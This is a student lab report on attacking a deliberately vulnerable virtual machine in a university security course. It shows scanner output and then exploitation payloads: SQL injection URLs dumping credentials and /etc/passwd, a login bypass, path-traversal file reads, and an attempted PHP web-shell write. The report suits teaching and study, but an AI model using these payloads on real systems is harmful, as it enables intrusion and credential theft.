

universidade
de aveiro

Segurança Informática e
Nas Organizações

Exploração de vulnerabilidades

Exploração de uma máquina virtual vulnerável

Grupo: Leandro Silva (93446)
Mário Silva (93430)

Disciplina: Segurança Informática e Nas Organizações

Index

Introduction	3
Phases of Workflow	4
Reconnaissance	5
Scanning	6
Gaining Access / Exploitation	12
SQL Injection	12
SSH Exploit	16
CVE Exploration	19
Cross-site scripting	22
Impact	22
Remediation	22
1. Stored XSS	22
2. Reflected XSS	24
3. Cross-Site Request Forgery	24
Conclusion	27

Introduction

The goal of this project is to exploit the concept of discovering vulnerabilities and recognize their impact on the web application.

To achieve this we must conduct a security assessment to the virtual machine, give our analysis and personal view of each finding and detail the exploration.

We were given a virtual machine that hosted a web app server and suggested some tools to explore vulnerabilities like **nmap**, **nikto**, **dirb**, **sqlmap**, etc.

Phases of Workflow

We first decided how we should approach this project given the objectives and found some ethical hacking phases that we chose to follow:

1. Reconnaissance

Gather information about the target. It may include Identifying the Target, finding out the target's IP Address Range, Network, DNS records, etc.

2. Scanning

Use of network mapping tools or using vulnerability scanners to reveal any weak points on the target network. Seeking any information that can perpetrate attacks such as computer names, IP addresses, and user accounts

3. Gaining Access / Exploitation

Use the information scanned in the second phase to attack the weak points.

This follows an ethical exploitation lifecycle, but usually, there are two more steps:

4. **Maintaining Access**, assure that it is possible to access the machine in the future if needed.

5. **Clearing Tracks**, basically clears most if not all the tracks that can lead to the attacker, however, we figured this wasn't necessary for this project.

The last two passes aren't on our initial plans to do since we think it may not be necessary for this assignment, even though they are important nonetheless.

Reconnaissance

For this phase, the most important thing is to retrieve information, as much as possible, about the systems we are dealing with. In this case, we needed information about the Network and the Host.

```
nmap -sV -O 192.168.56.101
```

PORT	STATE	SERVICE	VERSION
22/tcp	open	ssh	OpenSSH 8.3p1 Debian 1 (protocol 2.0)
80/tcp	open	http	Apache httpd 2.4.46 ((Debian))

From these scans, we get that the operating system is **Debian**, and the available services are **HTTP (port 80)** and **SSH (port 22)** with the versions **Apache httpd 2.4.46 ((Debian))** and **OpenSSH 8.3p1 Debian 1 (protocol 2.0)**, respectively.

The port **80** is responsible for access to the **Apache HTTPD** using TCP protocol. The latter is an **HTTP server** daemon that listens for network requests (which are expressed using the Hypertext Transfer Protocol) and responds to them. It is open-source and many entities use it to host their websites.

The port **22** is responsible for the access to the **OpenSSH** is a free **SSH protocol** suite providing encryption for network services like remote login or remote file transfers. Some of its functions include:

- Completely open source project with free licensing, which allows its source code to be available to everyone;
- Cryptography, leaving no passwords or other information is transmitted in the clear. A number of different ciphers and key types are available (AES, ChaCha20, RSA, ECDSA, Ed25519...);
- X11 forwarding, which allows the encryption of remote X windows traffic, so that nobody can snoop on your remote xterms or insert malicious commands;
- Port forwarding of TCP/IP connections to a remote machine over an encrypted channel;
- Strong authentication methods (public keys, one-time passwords) that protect against several security problems: IP spoofing, fakes routes, and DNS spoofing;
- Agent forwarding: OpenSSH forwards the connection to the authentication agent over any connections, and there is no need to store the authentication keys on any machine in the network (except the user's own local machine).

This port **22** shouldn't be open as it exposes the system to the possibility of access by an intruder to these services. Even though the SSH implementations tend to be quite good from a security standpoint, there is always the possibility that an exploit is discovered, granting anyone access.

Also, the fact that SSH accepts **authentication** by **password** represents a security vulnerability as it can be cracked by brute force more easily, it should be with **key based** authentication.

```
C:\Users>ssh -l root 192.168.56.101
root@192.168.56.101's password: █
```

Scanning

Now that we have some information about the systems we are dealing with we go to the next phase, the scanning.

Here we are going to use tools to reveal weak areas of the systems we are dealing with. Also in this phase, it is possible to retrieve even more information about the systems, like we are going to show ahead.

We scanned for open ports, systems and services running on the host and also map out the network. This is going to not only give information but possibly tell us some attack vectors to exploit and vulnerabilities.

The first thing we did was try to find out CVEs (Common Vulnerabilities and Exposures), they have an identification number, a description, and at least one public reference for publicly known cybersecurity vulnerabilities.

We used the help of **nmap** tool and used two different .nse scripts to provide us info on vulnerabilities, the **vulners**, and **vulscan** (downloaded from a repo on github):

```
nmap -sV --script vulners --scripts-args mincvss=6 192.168.56.101
```

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.3p1 Debian 1 (protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:8.3p1:
|   CVE-2020-15778 6.8   https://vulners.com/cve/CVE-2020-15778
|_  CVE-2020-14145 4.3   https://vulners.com/cve/CVE-2020-14145
80/tcp    open  http      Apache httpd 2.4.46 ((Debian))
|_ http-server-header: Apache/2.4.46 (Debian)
MAC Address: 08:00:27:EA:45:E2 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
nmap -sV --script=vulscan.nse mincvss=6 192.168.56.101
```

```
80/tcp    open  http      Apache httpd 2.4.46 ((Debian))
| [CVE-2013-2249] mod_session_dbd.c in the mod_session_dbd module in the Apache HTTP Server
before 2.4.5 proceeds with save operations for a session without considering the dirty flag and
the requirement for a new session ID, which has unspecified impact and remote attack vectors.
| [CVE-2012-2379] Apache CXF 2.4.x before 2.4.8, 2.5.x before 2.5.4, and 2.6.x before 2.6.1,
when a Supporting Token specifies a child WS-SecurityPolicy 1.1 or 1.2 policy, does not
properly ensure that an XML element is signed or encrypted, which has unspecified impact and
attack vectors.
```

After these two scans we ended up with 3 CVEs, and went to <https://www.cvedetails.com/> to find more information about the CVEs and their scores:

On the **OpenSSH 8/3:**

1. CVE-2020-15778

- ❑ scp in OpenSSH through 8.3p1 allows command injection in the scp.c toremote function, as demonstrated by backtick characters in the destination argument. NOTE: the vendor reportedly has stated that they intentionally omit validation of “anomalous argument transfers” because that could “stand a great chance of breaking existing workflows.”
 - CVSS Version 3.0 Base Score: **7.8 HIGH**

On the **Apache httpd 2.4.46:**

1. CVE-2013-2249

- ❑ mod_session_dbd.c in the mod_session_dbd module in the Apache HTTP Server before 2.4.5 proceeds with save operations for a session without considering the dirty flag and the requirement for a new session ID, which has unspecified impact and remote attack vectors.
 - CVSS Version 2.0 Base Score: **7.5 HIGH**

2. CVE-2012-2379

- ❑ Apache CXF 2.4.x before 2.4.8, 2.5.x before 2.5.4, and 2.6.x before 2.6.1, when a Supporting Token specifies a child WS-SecurityPolicy 1.1 or 1.2 policy, does not properly ensure that an XML element is signed or encrypted, which has unspecified impact and attack vectors.
 - CVSS Version 2.0 Base Score: **10.0 HIGH**

Since the two CVEs found on the Apache system are only graded by the CVSS Version 2.0, we believe they may be flawed and decided to not explore them too deep in the next phase. But the CVE on the OpenSSH service seems more accurate and we will explore it.

After this analysis of the CVEs, we used some other tools to find out more vulnerabilities and information:

```
nikto -h 192.168.56.101
```

```
- Nikto v2.1.5
-----
+ Target IP:      192.168.56.101
+ Target Hostname: 192.168.56.101
+ Target Port:    80
+ Start Time:     2020-11-06 00:42:48 (GMT0)
-----
+ Server: Apache/2.4.46 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ Cookie level created without the httponly flag
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OSVDB-630: IIS may reveal its internal or real IP in the Location header via a request to the
/images directory. The value is "http://127.0.0.1/images/".
+ DEBUG HTTP verb may show server debugging information. See
http://msdn.microsoft.com/en-us/library/e8z01xdh%28VS.80%29.aspx for details.
+ Uncommon header 'content-disposition' found, with contents: filename="downloads"
+ /config.php: PHP Config file may contain database IDs and passwords.
+ OSVDB-3268: /admin/: Directory indexing found.
```

```

+ OSVDB-3092: /admin/: This might be interesting...
+ OSVDB-3268: /downloads/: Directory indexing found.
+ OSVDB-3092: /downloads/: This might be interesting...
+ OSVDB-3233: /info.php: PHP is installed, and a test script which runs phpinfo() was found.
This gives a lot of system information.
+ OSVDB-3268: /images/: Directory indexing found.
+ OSVDB-3268: /images/?pattern=/etc/*&sort=name: Directory indexing found.
+ OSVDB-5292: /info.php?file=http://cirt.net/rfiinc.txt?: RFI from RSnake's list
(http://ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.org/
+ 6544 items checked: 0 error(s) and 14 item(s) reported on remote host
+ End Time:          2020-11-06 00:43:11 (GMT0) (23 seconds)
-----
+ 1 host(s) tested

```

Nikto was already very useful since it gave us information about very important information. It gave us the location of a few .php files that later were fundamental for our work like the config.php and info.php and also two directories, the downloads, admin and images.

We tried to access <http://192.168.56.101/config.php> however nothing was shown.

Then we access <http://192.168.56.101/info.php> and this one is very important and a great discovery about the system information since it pretty much has everything detailed about it (OS, services, including all versions)

PHP Version 5.6.40-35+ubuntu18.04.1+deb.sury.org+1



System

Linux cyberdyne 5.9.0-1-amd64 #1 SMP Debian 5.9.1-1 (2020-10-17) x86_64

Accessing the <http://192.168.56.101/downloads/> leads us to another .php file login.php, by going to <http://192.168.56.101/downloads/login.php.txt>, this was very helpful too since it gave us information about a table name, tblMembers, another .php file connection.php, and more information used on later.

Also, the <http://192.168.56.101/admin/> gave us access to more files.

Similar results were obtained with the **dirb** tool.

```
dirb http://192.168.56.101
```

```

-----
START_TIME: Mon Nov 9 22:48:09 2020
URL_BASE: http://192.168.56.101/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
-----
GENERATED WORDS: 4612
--- Scanning URL: http://192.168.56.101/ ---
==> DIRECTORY: http://192.168.56.101/admin/
==> DIRECTORY: http://192.168.56.101/downloads/
==> DIRECTORY: http://192.168.56.101/images/
+ http://192.168.56.101/index.php (CODE:200|SIZE:1533)
+ http://192.168.56.101/info.php (CODE:200|SIZE:85422)
+ http://192.168.56.101/server-status (CODE:403|SIZE:279)

```



```

==> DIRECTORY: http://192.168.56.101/theme/
---- Entering directory: http://192.168.56.101/admin/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
      (Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.56.101/downloads/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
      (Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.56.101/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
      (Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.56.101/theme/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
      (Use mode '-w' if you want to scan it anyway)
-----

```

END_TIME: Mon Nov 9 22:48:12 2020

DOWNLOADED: 4612 - FOUND: 3

Nmap was used to show in detail vulnerabilities in each service which opened on server 192.168.56.101.

```
nmap --script vuln 192.168.56.101
```

```

Starting Nmap 7.91 ( https://nmap.org ) at 2020-11-03 14:55 Hora Universal Coordenada
Nmap scan report for aluno-6197.wireless.ua.pt (192.168.56.101)
Host is up (0.0031s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=aluno-6197.wireless.ua.pt
| Found the following possible CSRF vulnerabilities:
|
|   Path: http://aluno-6197.wireless.ua.pt:80/account.php
|   Form id:
|_   Form action: login.php
|_ http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|   /admin/: Possible admin folder
|   /account.php: Possible admin folder
|   /info.php: Possible information file
|   /downloads/: Potentially interesting directory w/ listing on 'apache/2.4.46 (debian)'
|_  /images/: Potentially interesting directory w/ listing on 'apache/2.4.46 (debian)'
| http-internal-ip-disclosure:
|_ Internal IP Leaked: 127.0.0.1
| http-sql-injection:
| Possible sqlmap for queries:
|   http://aluno-6197.wireless.ua.pt:80/products.php?type=2%27%20OR%20sqlspider
|   http://aluno-6197.wireless.ua.pt:80/products.php?type=1%27%20OR%20sqlspider
|   http://aluno-6197.wireless.ua.pt:80/products.php?type=2%27%20OR%20sqlspider
|   http://aluno-6197.wireless.ua.pt:80/products.php?type=1%27%20OR%20sqlspider
|   http://aluno-6197.wireless.ua.pt:80/products.php?type=2%27%20OR%20sqlspider
|   http://aluno-6197.wireless.ua.pt:80/products.php?type=1%27%20OR%20sqlspider
|   http://aluno-6197.wireless.ua.pt:80/details.php?prod=8%27%20OR%20sqlspider&type=2
|   http://aluno-6197.wireless.ua.pt:80/details.php?prod=5%27%20OR%20sqlspider&type=2
|   http://aluno-6197.wireless.ua.pt:80/products.php?type=2%27%20OR%20sqlspider
|   http://aluno-6197.wireless.ua.pt:80/products.php?type=1%27%20OR%20sqlspider
|   http://aluno-6197.wireless.ua.pt:80/details.php?prod=7%27%20OR%20sqlspider&type=2
|   http://aluno-6197.wireless.ua.pt:80/details.php?prod=6%27%20OR%20sqlspider&type=2
|   http://aluno-6197.wireless.ua.pt:80/products.php?type=2%27%20OR%20sqlspider
|   http://aluno-6197.wireless.ua.pt:80/products.php?type=1%27%20OR%20sqlspider

```

```
| http://aluno-6197.wireless.ua.pt:80/products.php?type=2%27%20OR%20sqlspider  
| http://aluno-6197.wireless.ua.pt:80/products.php?type=1%27%20OR%20sqlspider  
| http://aluno-6197.wireless.ua.pt:80/details.php?prod=4%27%20OR%20sqlspider&type=1  
| http://aluno-6197.wireless.ua.pt:80/products.php?type=2%27%20OR%20sqlspider  
| http://aluno-6197.wireless.ua.pt:80/details.php?prod=2%27%20OR%20sqlspider&type=1  
| http://aluno-6197.wireless.ua.pt:80/products.php?type=1%27%20OR%20sqlspider  
| http://aluno-6197.wireless.ua.pt:80/details.php?prod=3%27%20OR%20sqlspider&type=1  
| http://aluno-6197.wireless.ua.pt:80/details.php?prod=1%27%20OR%20sqlspider&type=1  
| http://aluno-6197.wireless.ua.pt:80/products.php?type=2%27%20OR%20sqlspider  
| http://aluno-6197.wireless.ua.pt:80/products.php?type=1%27%20OR%20sqlspider  
| http://aluno-6197.wireless.ua.pt:80/products.php?type=2%27%20OR%20sqlspider  
| http://aluno-6197.wireless.ua.pt:80/products.php?type=1%27%20OR%20sqlspider  
| http://aluno-6197.wireless.ua.pt:80/products.php?type=2%27%20OR%20sqlspider  
| http://aluno-6197.wireless.ua.pt:80/products.php?type=1%27%20OR%20sqlspider  
| http://aluno-6197.wireless.ua.pt:80/products.php?type=2%27%20OR%20sqlspider  
| http://aluno-6197.wireless.ua.pt:80/products.php?type=1%27%20OR%20sqlspider  
| http://aluno-6197.wireless.ua.pt:80/products.php?type=2%27%20OR%20sqlspider  
| http://aluno-6197.wireless.ua.pt:80/products.php?type=1%27%20OR%20sqlspider  
| http://aluno-6197.wireless.ua.pt:80/products.php?type=2%27%20OR%20sqlspider  
| http://aluno-6197.wireless.ua.pt:80/products.php?type=1%27%20OR%20sqlspider  
| http://aluno-6197.wireless.ua.pt:80/products.php?type=2%27%20OR%20sqlspider  
| http://aluno-6197.wireless.ua.pt:80/products.php?type=1%27%20OR%20sqlspider  
| http://aluno-6197.wireless.ua.pt:80/products.php?type=2%27%20OR%20sqlspider  
| http://aluno-6197.wireless.ua.pt:80/products.php?type=1%27%20OR%20sqlspider  
| http://aluno-6197.wireless.ua.pt:80/products.php?type=2%27%20OR%20sqlspider  
| http://aluno-6197.wireless.ua.pt:80/products.php?type=1%27%20OR%20sqlspider  
| http://aluno-6197.wireless.ua.pt:80/products.php?type=2%27%20OR%20sqlspider  
| http://aluno-6197.wireless.ua.pt:80/products.php?type=1%27%20OR%20sqlspider  
| http://aluno-6197.wireless.ua.pt:80/products.php?type=2%27%20OR%20sqlspider  
| http://aluno-6197.wireless.ua.pt:80/products.php?type=1%27%20OR%20sqlspider  
| http://aluno-6197.wireless.ua.pt:80/products.php?type=2%27%20OR%20sqlspider  
| http://aluno-6197.wireless.ua.pt:80/products.php?type=1%27%20OR%20sqlspider  
| http://aluno-6197.wireless.ua.pt:80/products.php?type=2%27%20OR%20sqlspider  
| http://aluno-6197.wireless.ua.pt:80/products.php?type=1%27%20OR%20sqlspider  
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.  
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)  
MAC Address: 08:00:27:EA:45:E2 (Oracle VirtualBox virtual NIC)
```

Nmap done: 1 IP address (1 host up) scanned in 36.16 seconds

This command scans most of the common TCP ports. It will make an effort in determining the **operating system** type and what **services** and their **versions** are running.

```
nmap -T4 -A -v 192.168.56.101
```

```
Starting Nmap 7.91 ( https://nmap.org ) at 2020-11-03 15:05 Hora Universal Coordenada
Nmap scan report for aluno-6197.wireless.ua.pt (192.168.56.101)
Host is up (0.0023s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.3p1 Debian 1 (protocol 2.0)
| ssh-hostkey:
|   3072 d1:d0:aa:e5:b9:d2:69:f8:87:ea:18:ab:ba:bc:89:77 (RSA)
|   256  18:22:85:ec:1a:0e:7b:03:b0:64:f5:c5:6d:0c:60:3f (ECDSA)
|_  256  1f:b5:16:67:a1:98:45:35:c4:7f:a9:b6:17:a1:d3:d8 (ED25519)
80/tcp    open  http      Apache httpd 2.4.46 ((Debian))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
```

```
|_http-server-header: Apache/2.4.46 (Debian)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
MAC Address: 08:00:27:EA:45:E2 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Uptime guess: 31.433 days (since Sat Oct 03 04:42:52 2020)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=258 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

With the help of **sqlmap** we found out the current user of the database and the database's name.

```
sqlmap -u "http://192.168.56.101/login.php" --data "usermail=*" --dbms "mysql" --current-user
```

```
current user: 'root@localhost'
```

```
sqlmap -u "http://192.168.56.101/login.php" --data "usermail=*" --dbms "mysql" --current-db
```

```
current database: 'oldstore'
```

We also resorted to **Vega** to retrieve more vulnerabilities, this tool precise and led to really important findings.

High	(15 found)
Cleartext Password over HTTP	1
MySQL Error Detected - Possible SQL Injection	5
Local File Include	1
Cross Site Scripting	2
SQL Injection	3
Page Fingerprint Differential Detected - Possible Local File Include	3
Medium	(1 found)
URL Injection	1
Low	(6 found)
Email Addresses Found	3
Form Password Field with Autocomplete Enabled	1
Directory Listing Detected	2
Info	(20 found)
Cookie HttpOnly Flag Not Set	2
X-Frame-Options Header Not Set	17
HTTP Error Detected	1

Some of the most important ones are:

1. Cross Site Scripting.
2. Some SQL and URL injections.
3. Possible Local File Include.
4. The emails exposed on the web app.

Gaining Access / Exploitation

After the last intense scanning phase, we gathered enough information to start this phase with confidence.

Now we must try to attack the vulnerable areas of the web application.

SQL Injection

To make an SQL Injection attack, an attacker must first find vulnerable user inputs within the web page or web application. A web page or web application that has an SQL Injection vulnerability uses such user input directly in an SQL query, that is, concatenating somewhere in the query. The attacker can create input content, such that it gets executed in the database as a malicious SQL.

The first step we took was to explore the SQL Injection confirmed that existed with the tools used in the scanning phase.

With the help of some tools, like **nmap**, we were able to acknowledge the web places vulnerable to SQL injection. The following will be a demonstration of how we explored these vulnerabilities and managed to get access to the database.

With all the information gathered by the intense scanning phase, we are able to see the fields we can perform SQL Injection, so all we used the unprotected URL from the products page, to perform a simple SQL injection.

```
http://192.168.56.101/products.php?type=2 union select 1, 2, (SELECT @@VERSION ), 4,5 order by 3
```

Name: 10.3.24-MariaDB-2
Price: £4


With this we discovered another service, **MariaDB**, this one wasn't present on some of the commands executed on the previous phase, we believe it's because the ports for it are closed.

We found the administrator's email with the help of Vega and also at the end of the Terms & Conditions page.

If additional information is required, please contact admin@integratingsolutions.net.

With this, and knowing that we could exploit the account page with SQL injection, we managed to log in as the administrator.

As the login validation was client-side, we changed the HTML inspector to allow us to run a query, as `AND password='' or 1=1 --` and get rid of input boxes with hidden text, short width, etc.




A login form with two input fields: 'Email' containing 'admin@integratingsolutions' and 'Password' containing 'or 1 --'. Below the fields is a blue 'Login' button.

The log in advertises whenever the email is correct or not, which is a security flaw on its own.

Also, it is possible to use the Email field to do SQL Injection, because the verification of this field is only done with client-side scripting so it doesn't really stop us from doing it. This way we will be logged in as the Administrator as well since it enters the first entry of the table, which is the first one created, usually the Administrator's account.

After logging in, we just needed to change the password to restrict access to only us, as the old password is wrongly not required to change it.

We tried many different approaches to explore the database with SQL injection. The more information we obtained, the more we could exploit the database. The example below shows how we managed to know the number of columns from the table 'tblMembers' by trial and error. For example:



A login form with the same 'Email' field as before. The 'Password' field contains a long SQL injection payload: `' or (SELECT count(*) FROM information_schema.columns WHERE table_name = 'tblMembers') < 10 --`. A blue 'Login' button is at the bottom.

The name from the members' table was discovered from the PHP files provided by the tool **dirb**. The **login.php.txt** from the directory **downloads** exposes the name from the table and 2 of its attributes: username and password.

```
$sql = "SELECT session FROM tblMembers WHERE username='" . $_POST['usermail'] . "'  
AND password='" . $_POST['password'] . "'";
```

This was helpful to us attackers who seek to get a list with all the usernames and their passwords, ending with their integrity. By using the unprotected URL from the products page, we can use a simple SQL injection to perform exactly what we want.

```
http://192.168.56.101/products.php?type=2 union select 0,1,concat(username, ' ',  
password),3,4 from tblMembers order by 1
```

The result is a list of products with the concatenation from the members' username and password as the product name, from which we can get the administrator password, **Administrator**, the only member registered.

Name: admin@integratingsolutions.net Administrator
354403ec41ad649d1e5a9f108f0e5245
Price: £3

Side note: We also discovered that the Price field was the 5th parameter and could have skipped concatenations, however, it's the same result.

It is also possible to get the table and attributes names from the INFORMATION_SCHEMA table. By writing this in the URL, we end up with a large list with all the information from the database collections. There is also the possibility to filter the results using WHERE TABLE_SCHEMA="oldstore".

```
http://192.168.56.101/products.php?type=2 union select 0,1,concat(TABLE_SCHEMA,' ',TABLE_NAME,' ',COLUMN_NAME),3,4 from INFORMATION_SCHEMA.COLUMNS order by 3
```



Name: oldstore tblMembers admin
Price: £3



Name: oldstore tblMembers blog
Price: £3



Name: oldstore tblMembers id
Price: £3



Name: oldstore tblMembers name
Price: £3

To find the user database password, we searched for its MD5 hash in the mysql.user table. The MD5 is a 128-bit encryption algorithm, which generates a hexadecimal hash of 32 characters, regardless of the input word size.

```
http://192.168.56.101/products.php?type=1 union select 0,1,concat(host,' ',user,' ',password,' ',file_priv),3,4 from mysql.user order by 1
```

Name: localhost root *8D90502FE6152E4A412C44CD1F01585ECA450C54 Y
Price: £3

With the hash in our hands, we decrypted it here: <https://www.md5online.org/>. As this algorithm is not reversible, it's normally impossible to decrypt its hashes. However, this website uses a huge database in order to have the best chance of cracking the original word. The result was **1020**.

MD5 hash : 8D90502FE6152E4A412C44CD1F01585ECA450C54

Find it

Found! The text for your hash is: **1020**

However, we weren't able to access the terminal of the database since we didn't have permission. By checking the column **host** of the table **mysql.user** we see that it can only be done through the local machine (**localhost** ou **127.0.0.1**).

The file_priv attribute from the last query is set to "Y", which tells us that this user has permission to use statements as **LOAD**, **DATA**, **INFILE**, and function like **LOAD_FILE()**. With this in mind, we experimented to load a file using SQL injection.

We also got access to a very important file through SQL Injection, the **passwd**:

```
http://192.168.56.101/products.php?type=2 union select 0, 1,
load_file("/etc/passwd"), 3, 4 order by 1
```



Name: root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List
Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System
(admin)/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:/:nonexistent:/usr/sbin/nologin systemd-timesync:x:101:101:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin systemd-network:x:102:103:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110:/:nonexistent:/usr/sbin/nologin avahi-autoipd:x:105:112:Avahi autoip daemon,,,:/var/lib/avahi-
autoipd:/usr/sbin/nologin skynet:x:1000:1000:skynet,,,:/home/skynet/bin/bash systemd-coredump:x:999:999:systemd Core
Dumper:/usr/sbin/nologin sshd:x:106:65534:/:run/ssh:/usr/sbin/nologin mysql:x:107:115:MySQL Server,,,:/nonexistent:/bin/false
Price: £4

Vega also showed that it is possible by redirecting to /download.php and setting the item parameter as **/../../../../../../../../../../../../../../../../etc/passwd**, which will download a file with the data from /etc/passwd.

The file **shadow** wasn't accessible, else we would have the chance to possibly find the password of the ssh user.

The purpose of this was for the users to download the Brochure.pdf file which was in the SSH host machine, but the way it was made was not secure, as the confidentiality of the rest of the host's files was neglected.

```
http://192.168.56.101/download.php?item=../../../../../../../../../../../../../../../../etc/ssh/ssh_host_rsa_key.pub
```

This allows us to get the RSA public key and 2 other public keys from ECC algorithms (ECDSA and ED25519), but being the public key is not really helpful.

SSH Exploit

Our first approach was to brute force the SSH Authentication because it's by password and if it was a common one we detect it.

For this, we used tools like **John the Ripper** and **Hydra**, after running the programs for a few hours we got no results so we moved on to the next strategy.

We tried to exploit the fact that we may be able to read and write files to compromise the system. The first attempt consisted in trying to write to the Apache Directory, **/var/www/html/**, as we found out on the file **info.php**.

DOCUMENT_ROOT	/var/www/html
---------------	---------------

If we could write in this directory we would be able to inject php code on the server and then just access that endpoint and we would get a system shell.

```
http://192.168.56.101/products.php?type=1 union select 0,1,2,3,(<?php system($_GET['cmd'])); ?>) into outfile '../../../../../../../../var/www/html/shell.php'
```

```
http://192.168.56.101/products.php?type=1 UNION 1,2,SELECT,4,5 '<?php system($_GET['cmd']) ?>',0,0 INTO OUTFILE '/var/www/upload/shell.php'
```

As this wasn't successful we tried many other directories with the help of **sqlmap**, that tested reading and writing on a lot of common directories from their database.

```
sqlmap -u "http://192.168.56.101/login.php" --data "usermail=*" --dbms "mysql" --dbs --os-shell
```

```
[21:16:08] [WARNING] unable to automatically parse any web server path
[21:16:08] [INFO] trying to upload the file stager on '/var/www/' via LIMIT 'LINES TERMINATED BY' method
[21:16:08] [WARNING] potential permission problems detected ('Permission denied')
[21:16:08] [WARNING] unable to upload the file stager on '/var/www/'
```



```

[21:16:08] [INFO] trying to upload the file stager on '/var/www/html/' via LIMIT 'LINES
TERMINATED BY' method
[21:16:08] [WARNING] unable to upload the file stager on '/var/www/html/'
[21:16:08] [INFO] trying to upload the file stager on '/var/www/htdocs/' via LIMIT 'LINES
TERMINATED BY' method
[21:16:08] [WARNING] unable to upload the file stager on '/var/www/htdocs/'
[21:16:08] [INFO] trying to upload the file stager on '/usr/local/apache2/htdocs/' via LIMIT
'LINES TERMINATED BY' method
[21:16:08] [WARNING] unable to upload the file stager on '/usr/local/apache2/htdocs/'
[21:16:08] [INFO] trying to upload the file stager on '/usr/local/www/data/' via LIMIT 'LINES
TERMINATED BY' method
[21:16:08] [WARNING] unable to upload the file stager on '/usr/local/www/data/'
[21:16:08] [INFO] trying to upload the file stager on '/var/apache2/htdocs/' via LIMIT 'LINES
TERMINATED BY' method
[21:16:08] [WARNING] unable to upload the file stager on '/var/apache2/htdocs/'
[21:16:08] [INFO] trying to upload the file stager on '/var/www/nginx-default/' via LIMIT
'LINES TERMINATED BY' method
[21:16:08] [WARNING] unable to upload the file stager on '/var/www/nginx-default/'
[21:16:08] [INFO] trying to upload the file stager on '/srv/www/htdocs/' via LIMIT 'LINES
TERMINATED BY' method
[21:16:08] [WARNING] unable to upload the file stager on '/srv/www/htdocs/'
[21:16:08] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 34 times

```

This method wasn't successful either.

After these attempts, we went looking for something we could try in the information gathered in the first phase and started thinking about what we could do with it.

We looked into the result of the **dirb** command and saw that there was a file we initially didn't manage to get anything from it, the **config.php** file. This is typically known to have key information about projects such as usernames and passwords sometimes.

Since we know about a way to download files or even load them to the webpage (explained above), we tried a few combinations and found it with the following URL:

```
http://192.168.56.101/download.php?item=../config.php
```

```

<?php $host = 'localhost';
$user = 'root';
$pass = '1l1-b3-b4ck';
$database = 'oldstore'; ?>
</div>
<div class="products-list"></div>
